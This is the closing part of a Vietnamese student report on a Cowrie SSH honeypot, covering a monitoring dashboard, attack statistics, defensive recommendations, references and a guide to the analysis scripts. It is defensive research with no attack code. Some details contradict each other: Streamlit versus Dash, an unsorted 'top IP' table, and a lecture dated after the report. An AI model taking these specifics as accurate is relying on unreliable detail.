32 top_ips.columns = ['IP', 'So lan tan cong']
33 st.subheader("Top IP tan cong nhieu nhat")
34 st.dataframe(top_ips.head(10))


```

## Triển khai Dashboard

Để chạy dashboard, người dùng có thể sử dụng dòng lệnh:

```
streamlit run step10_dashboard.py
```

Kết quả là một giao diện web đơn giản nhưng trực quan, cho phép người giám sát dễ dàng theo dõi và phân tích hành vi của các cuộc tấn công trong thời gian thực hoặc từ các log đã lưu trữ.



```

PS C:\Users\admin.DESKTOP-DOMJBUQ\Downloads> streamlit run c:/Users/admin.DESKTOP-DOMJBUQ/Downloads/step10_dashboard.py
You can now view your Streamlit app in your browser.

Local URL: http://localhost:8501
Network URL: http://192.168.1.2:8501

```

Hình 8.1: Kết quả chạy file step10\_dashboard.py trên Terminal

# Dashboard Giám sát Honeypot

Số lượng tấn công theo ngày



Số lượng tấn công theo giờ



## Top IP tấn công nhiều nhất

	IP	Số lần tấn công
0	192.3.251.75	14575
1	170.64.216.77	12373
2	139.59.238.39	9718
3	178.239.146.228	3485
4	80.242.218.61	1349
5	45.158.182.100	3197
6	116.228.78.66	3197
7	170.64.238.32	1429
8	183.81.169.235	1337
9	180.101.88.228	1232

Hình 8.2: Dashboard Giám sát Honeypot

# Chương 9 Nhận xét và đề xuất

---

## 9.1 Đánh giá bộ dữ liệu thu thập được

Tập dữ liệu thu thập từ honeypot Cowrie đã ghi nhận một khối lượng lớn các hoạt động đăng nhập SSH không hợp lệ trong khoảng thời gian giám sát. Sau khi tiền xử lý và chuẩn hóa, bộ dữ liệu bao gồm hơn 1400 địa chỉ IP nguồn với hàng nghìn lượt tấn công. Phân tích sơ bộ cho thấy:

- Các quốc gia có lượng tấn công nhiều nhất gồm Úc (21,366 lượt), Hoa Kỳ (17,061 lượt) và Trung Quốc (7,915 lượt). Các quốc gia như Iran, Kazakhstan, Nga, Ấn Độ cũng xuất hiện với tần suất đáng kể.
- Các ngày cao điểm về tấn công bao gồm: 15/08/2024 (20,712 lượt), 03/08/2024 (17,939 lượt), 04/04/2024 (13,769 lượt) và 01/08/2024 (10,967 lượt).
- Các địa chỉ IP thực hiện tấn công nhiều nhất gồm 192.3.251.75 (14,575 lượt), 170.64.216.77 (12,373 lượt), 139.59.238.39 (9,718 lượt), cho thấy sự lặp lại và có chủ đích từ một số nguồn cụ thể.
- Mật khẩu bị thử phổ biến nhất chủ yếu là các chuỗi đơn giản như 123456, admin, root, password, cho thấy các cuộc tấn công sử dụng phương pháp brute-force dictionary cơ bản.

## 9.2 Hiệu quả của mô hình Honeypot

Mô hình Cowrie honeypot cho thấy khả năng thu thập dữ liệu hiệu quả và chi tiết về các hành vi tấn công SSH thực tế. Những điểm nổi bật:

- Ghi nhận đầy đủ thông tin IP nguồn, thời gian, tên người dùng, mật khẩu bị thử và lệnh được thực thi.
- Dữ liệu có thể enrich thêm bằng địa lý (GeoIP), thời gian (chuỗi thời gian), và phân tích bất thường (DBSCAN).
- Dashboard được xây dựng bằng Streamlit giúp trực quan hóa các xu hướng, phục vụ mục đích giám sát gần thời gian thực.

Tuy nhiên, mô hình cũng bộc lộ một số hạn chế:

- Cowrie chỉ mô phỏng giao diện SSH, không thu thập được các hành vi phức tạp hơn như khai thác dịch vụ khác (HTTP, FTP, Telnet, v.v.).
- Không tự động phát hiện hoặc phản ứng với các hành vi botnet hoặc dò quét.
- Cần thêm cơ chế chống overload hoặc tự động phân tích để giảm độ trễ xử lý.

## 9.3 Đề xuất hướng phát triển và phòng thủ nâng cao

Từ các kết quả trên, có thể đề xuất một số hướng tiếp theo để nâng cao hiệu quả phát hiện và phòng thủ:

### 9.3.1 Mở rộng phạm vi thu thập và mô hình Honeypot

- Triển khai song song nhiều honeypot với giao thức khác nhau (Dionaea, T-Pot, v.v.).
- Cài đặt trên nhiều IP, nhiều vùng mạng để thu hút đa dạng nguồn tấn công.
- Tăng thời gian hoạt động để có thêm dữ liệu dài hạn phục vụ học máy.

### 9.3.2 Tăng cường phân tích và tự động hóa

- Áp dụng mô hình học máy không giám sát nâng cao hơn như Isolation Forest, Autoencoder để phát hiện hành vi bất thường phức tạp.
- Tích hợp threat intelligence để đối chiếu các IP tấn công với cơ sở dữ liệu nguy cơ đã biết.
- Cảnh báo thời gian thực khi nhận diện tấn công đến từ các botnet đã ghi nhận.

### 9.3.3 Phòng thủ và cải thiện bảo mật hệ thống thực tế

- Không sử dụng các mật khẩu phổ biến như 123456, admin, root, password.
- Cấu hình tường lửa giới hạn cổng SSH theo dải IP tin cậy.

- Triển khai xác thực đa yếu tố (MFA) và thay đổi cổng SSH mặc định để giảm khả năng bị dò quét.
- Giám sát log hệ thống định kỳ, tự động phát hiện các dấu hiệu dò quét.

## 9.4 Kết luận

Kết quả triển khai honeypot Cowrie đã minh chứng hiệu quả trong việc thu thập và phân tích các hành vi tấn công SSH trên môi trường thực tế. Việc kết hợp các công cụ trực quan hóa, học máy, và dashboard đã giúp hình dung rõ ràng mức độ và nguồn gốc của các mối đe dọa mạng. Mô hình này có thể mở rộng và phát triển thành một hệ thống cảnh báo sớm, góp phần quan trọng trong việc bảo vệ hệ thống mạng khỏi các cuộc tấn công tự động và botnet ngày càng tinh vi.

## Phần III

### Tổng kết và đánh giá

# Chương 10 Tổng kết và đánh giá

---

Sau quá trình nghiên cứu và triển khai hệ thống Honeypot Cowrie, quá trình thu thập và phân tích dữ liệu thực tế đã mang lại nhiều kết quả giá trị, đồng thời giúp chúng em tích lũy được những kiến thức và kỹ năng thiết thực trong lĩnh vực an toàn thông tin và bảo mật hệ thống.

## 10.1 Những kết quả đạt được

### 10.1.1 Kiến thức chuyên môn

Trong quá trình thực hiện đề tài, chúng em đã được củng cố và nâng cao các kiến thức chuyên môn sau:

- Nắm vững cơ chế hoạt động của giao thức SSH và các hình thức tấn công phổ biến vào dịch vụ này (brute-force, botnet, dictionary attack).
- Hiểu rõ mô hình hoạt động và ứng dụng thực tiễn của hệ thống Honeypot, đặc biệt là Cowrie Honeypot.
- Vận dụng kiến thức về tiền xử lý dữ liệu, khai thác thông tin địa lý từ địa chỉ IP, phân tích chuỗi thời gian và mật khẩu bị thử.
- Áp dụng thuật toán học máy không giám sát như DBSCAN để phát hiện hành vi bất thường từ tập dữ liệu thực tế.

### 10.1.2 Kỹ thuật chuyên ngành

Ngoài kiến thức lý thuyết, kỹ năng thực hành và xử lý kỹ thuật của chúng em cũng được cải thiện rõ rệt:

- Làm chủ quy trình cài đặt, cấu hình và thu thập dữ liệu từ hệ thống Honeypot Cowrie trên môi trường thực tế.
- Sử dụng thành thạo các thư viện Python chuyên về phân tích dữ liệu như pandas, matplotlib, seaborn, plotly, và thư viện học máy như scikit-learn.
- Kỹ năng trực quan hóa dữ liệu nâng cao qua biểu đồ tương tác và dashboard bằng Streamlit.
- Làm việc với dữ liệu lớn, xử lý lỗi khi truy xuất GeoIP hoặc sử dụng dịch vụ định vị Nominatim.

### 10.1.3 Kỹ năng mềm

Bên cạnh kỹ năng chuyên môn, quá trình làm đề tài còn giúp rèn luyện nhiều kỹ năng mềm cần thiết:

- Kỹ năng tự nghiên cứu tài liệu và giải quyết vấn đề khi gặp lỗi thực tế (cấu hình, phân tích dữ liệu, xử lý ngoại lệ).
- Tư duy logic và kỹ năng tổ chức dự án: chia nhỏ quy trình thành các bước xử lý hợp lý và có thể kiểm thử độc lập.
- Kỹ năng viết báo cáo kỹ thuật và trình bày thông tin một cách rõ ràng, có hệ thống.

## 10.2 Những điểm cần cải thiện và bài học rút ra

Mặc dù đề tài đã đạt được những kết quả khả quan, vẫn còn một số điểm hạn chế cần khắc phục để nâng cao chất lượng trong các nghiên cứu sau:

- Việc sử dụng API định vị như Nominatim gặp hạn chế tốc độ và tốn nhiều thời gian xử lý. Cần chuyển sang các giải pháp có tính ổn định cao hơn như MaxMind hoặc lưu cache kết quả.
- Dữ liệu honeypot mới chỉ thu thập trong thời gian ngắn và trên một IP tĩnh, chưa đủ đại diện cho nhiều loại hình tấn công. Cần mở rộng quy mô và thời gian thu thập để mô hình học máy hoạt động hiệu quả hơn.
- Chưa có hệ thống cảnh báo tự động khi có tấn công lớn hoặc bất thường xảy ra. Cần tích hợp module cảnh báo thời gian thực (ví dụ gửi email, Telegram bot).
- Phân tích nâng cao như truy vết hành vi sau đăng nhập (command interaction) chưa được triển khai đầy đủ. Đây là hướng nghiên cứu tiếp theo tiềm năng.

## 10.3 Định hướng phát triển tiếp theo

Dựa trên kết quả đạt được, đề tài có thể được mở rộng theo các hướng:

- Nâng cấp hệ thống Honeypot với nhiều dịch vụ hơn ngoài SSH (như HTTP, SMB, RDP).
- Tự động phân loại tấn công theo kỹ thuật (scan, brute-force, exploit).

- Kết hợp mô hình học sâu (Deep Learning) và hệ thống giám sát phân tán để phát hiện botnet hoặc APT.
- Hợp tác chia sẻ dữ liệu và threat intelligence với cộng đồng nghiên cứu an toàn thông tin.

Việc triển khai thực nghiệm hệ thống honeypot Cowrie đã mang lại góc nhìn thực tế và rõ ràng hơn về các mối nguy hiểm đang diễn ra trên không gian mạng. Đây không chỉ là cơ hội để chúng em củng cố kiến thức chuyên ngành, mà còn giúp rèn luyện tư duy bảo mật, kỹ năng phân tích và lập trình trong môi trường thực tế. Đề tài là nền tảng vững chắc để tiếp tục theo đuổi các nghiên cứu sâu hơn trong lĩnh vực an toàn hệ thống thông tin.

## Lời cảm ơn

---

Tiểu luận cuối kỳ với đề tài “*Phân tích hành vi tấn công mạng từ Cowrie Honeytrap sử dụng kỹ thuật tiền xử lý và học máy*” là kết quả của quá trình học tập, nghiên cứu nghiêm túc trong suốt học phần An toàn hệ thống thông tin (MI4260).

Trước tiên, chúng em xin bày tỏ lòng biết ơn sâu sắc đến **PGS. TS. Nguyễn Đình Hân**, giảng viên hướng dẫn học phần, người đã tận tình giảng dạy, truyền đạt kiến thức và luôn sẵn sàng hỗ trợ, định hướng trong quá trình thực hiện tiểu luận. Những góp ý quý báu của thầy là kim chỉ nam giúp nhóm chúng em hoàn thiện hơn từng phần nội dung và phương pháp triển khai.

Chúng em cũng xin gửi lời cảm ơn đến Khoa Toán - Tin và Đại học Bách Khoa Hà Nội đã tạo điều kiện thuận lợi về cơ sở vật chất, tài liệu và môi trường học tập, nghiên cứu hiệu quả.

Mặc dù đã nỗ lực để hoàn thành bài tiểu luận một cách tốt nhất, nhưng do hạn chế về thời gian, kinh nghiệm thực tế và kiến thức chuyên sâu, bài làm chắc chắn không tránh khỏi những thiếu sót. Chúng em rất mong nhận được sự góp ý chân thành từ thầy và các bạn để có thể tiếp tục hoàn thiện hơn trong tương lai.

Một lần nữa, chúng em xin chân thành cảm ơn.

*Hà Nội, tháng 6 năm 2025*

**Nhóm 3**

## Tài liệu tham khảo

---

1. PGS. TS. Nguyễn Đình Hân, \*Bài giảng học phần An toàn hệ thống thông tin (MI4260)\*, Khoa Toán - Tin, Đại học Bách Khoa Hà Nội, năm học 2025–2026.
2. Lance Spitzner, \*Honeypots: Tracking Hackers\*, Addison-Wesley, 2002.
3. Eoghan Casey, \*Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet\*, Academic Press, 2011.
4. Cliff Stoll, \*The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage\*, Doubleday, 1989.
5. Qing Zhao và Mohammad Mannan, “An overview of modern honeypots for cybersecurity,” \*ACM Computing Surveys\*, vol. 54, no. 8, 2021, pp. 1–36. DOI: 10.1145/3452540.
6. James Baumgartner, Marc Dacier, Harjinder Singh Lallie, “Honeypot Systems: A Taxonomy and Survey,” \*Computers & Security\*, vol. 108, 2021, p. 102348.
7. Xiaoyu Liu, Qing Zhang, Yi Chen, “A Deep Learning-Based Honeypot System for Early-Stage Attack Detection and Signature Generation,” \*Journal of Cybersecurity\*, vol. 8, no. 1, 2022.
8. Baykara M., Daş R., “A Survey on Potential Applications of Honeypot Technology in Intrusion Detection Systems,” \*International Journal of Computer Networks and Applications\*, vol. 2, no. 5, 2015.
9. Lajwanti Harani, Urooj Fatima, Muhammad Waryal, “Enhancing Cybersecurity Through Honeypot-Based Intrusion Detection and Prevention Systems,” \*2nd IMCEET\*, 2024.
10. Karen Scarfone, Peter Mell, \*Guide to Intrusion Detection and Prevention Systems (IDPS)\*, NIST Special Publication 800-94, 2007. <https://csrc.nist.gov/publications/detail/sp/800-94/final>
11. Oosterhof, Michel, \*Cowrie SSH and Telnet Honeypot\*, GitHub Repository, 2024. Truy cập tháng 6, 2025. <https://github.com/cowrie/cowrie>
12. Desaster, \*Kippo – SSH Honeypot\*, GitHub Repository, 2010. <https://github.com/desaster/kippo>

13. Mokube I., Adams M., “Honeypots: Concepts, Approaches, and Challenges,” \*Proc. 45th Hawaii International Conference on System Sciences\*, IEEE, 2012.
14. Peter Maarten van der Meulen, \*Analyzing Attacker Behaviour using Kippo SSH Honeypot\*, Master’s Thesis, University of Twente, 2015. <https://essay.utwente.nl/67343/>
15. Beverly R., Koga R., “Characterizing Large-scale SSH Brute Force Behavior with Cowrie,” \*ACM Transactions on Information and System Security\*, vol. 18, no. 3, 2015.
16. Oosterhof M., “Cowrie: SSH and Telnet Honeypot for Threat Intelligence,” Trình bày tại Black Hat USA, 2016. <https://www.blackhat.com/us-16/briefings.html#cowrie>
17. Wikipedia Tiếng Việt, “Phần mềm ác ý,” 2024. [https://vi.wikipedia.org/wiki/Phần\\_mềm\\_ác\\_ý](https://vi.wikipedia.org/wiki/Phần_mềm_ác_ý)
18. Wikipedia Tiếng Việt, “Mã độc tống tiền,” 2013. [https://vi.wikipedia.org/wiki/Mã\\_%C4%90%C3%B3c\\_t%C3%B3ng\\_ti%C3%AAn](https://vi.wikipedia.org/wiki/Mã_%C4%90%C3%B3c_t%C3%B3ng_ti%C3%AAn)
19. Wikipedia Tiếng Việt, “Advanced persistent threat,” 2018. [https://vi.wikipedia.org/wiki/Advanced\\_persistent\\_threat](https://vi.wikipedia.org/wiki/Advanced_persistent_threat)
20. Wikipedia Tiếng Việt, “Phần mềm gián điệp,” 2024. [https://vi.wikipedia.org/wiki/Phần\\_mềm\\_gián điệp](https://vi.wikipedia.org/wiki/Phần_mềm_gián điệp)
21. Wikipedia Tiếng Việt, “Trojan (máy tính),” 2005. [https://vi.wikipedia.org/wiki/Trojan\\_\(m%C3%A1y\\_t%C3%ADnh\)](https://vi.wikipedia.org/wiki/Trojan_(m%C3%A1y_t%C3%ADnh))
22. Wikipedia Tiếng Việt, “An ninh mạng,” 2024. [https://vi.wikipedia.org/wiki/An\\_ninh\\_m%C3%A1ng](https://vi.wikipedia.org/wiki/An_ninh_m%C3%A1ng)

- **HẾT** -

# Phụ lục

---

## 1. Liên kết tài liệu nhóm

Mã nguồn và tài liệu trên Onedrive: onedrive.com/Nhom3-Honeypot

Mã nguồn và tài liệu trên GitHub: github.com/Ethan-HUST/Honeypot

## 2. Hướng dẫn sử dụng mã nguồn

### Yêu cầu hệ thống

- Python 3.9 trở lên
- pip và virtualenv (khuyến nghị)
- Các thư viện chính: pandas, matplotlib, seaborn, scikit-learn, geopy, dash, plotly, numpy, tqdm, v.v.

### Cài đặt môi trường (tuỳ chọn)

```
python -m venv venv
venv\Scripts\activate          # Trên Windows
# hoặc
source venv/bin/activate      # Trên Linux/Mac

pip install -r requirements.txt
```

### Các bước thực thi mã nguồn

Toàn bộ quy trình phân tích bao gồm các tệp Python được đánh số theo thứ tự:

1. **step0\_parse\_log\_to\_csv.py**: Chuyển log Cowrie định dạng thô sang CSV.
2. **step1\_location\_geo.py**: Bổ sung thông tin địa lý (quốc gia, thành phố) bằng thư viện GeoIP.
3. **step2\_preprocessing.py**: Chuẩn hóa thời gian (timestamp), lọc và kiểm tra định dạng IP.

4. **step3\_read\_csv.py**: Khảo sát sơ bộ dữ liệu đầu ra đã làm sạch.
5. **step4\_plot\_geo.py**: Thống kê số lượng tấn công theo quốc gia và hiển thị bằng bản đồ.
6. **step5\_botnet\_detection.py**: Phân tích số lượt đăng nhập từ mỗi IP để phát hiện dấu hiệu botnet.
7. **step6\_password\_count.py**: Phân tích mật khẩu bị thử nhiều nhất.
8. **step7\_time\_series.py**: Vẽ đồ thị tấn công theo chuỗi thời gian.
9. **step8\_dbSCAN.py**: Dùng thuật toán DBSCAN để nhóm các IP có hành vi tấn công tương tự.
10. **step9\_nominatim.py**: Dùng Nominatim (OpenStreetMap) để lấy tọa độ GPS từ tên quốc gia/thành phố.
11. **step10\_dashboard.py**: Giao diện Dash để trực quan hóa kết quả và giám sát tấn công SSH.

## Chạy giao diện Dashboard

Sau khi đã xử lý đầy đủ các bước từ 0 đến 9, bạn có thể khởi chạy dashboard bằng lệnh:

```
python step10_dashboard.py
```

Giao diện web sẽ được mở tại địa chỉ: <http://127.0.0.1:8050>

## Lưu ý

- Nếu bạn sử dụng Nominatim (OpenStreetMap) để lấy tọa độ, cần hạn chế tốc độ truy vấn để tránh bị khóa IP (gợi ý: chờ 1 giây giữa mỗi truy vấn).
- Một số tập tin dữ liệu trung gian có thể rất lớn; nên chạy từng bước tuần tự và kiểm tra kết quả đầu ra.
- Có thể điều chỉnh trực tiếp các biến như đường dẫn file trong các script cho phù hợp với cấu trúc thư mục của bạn.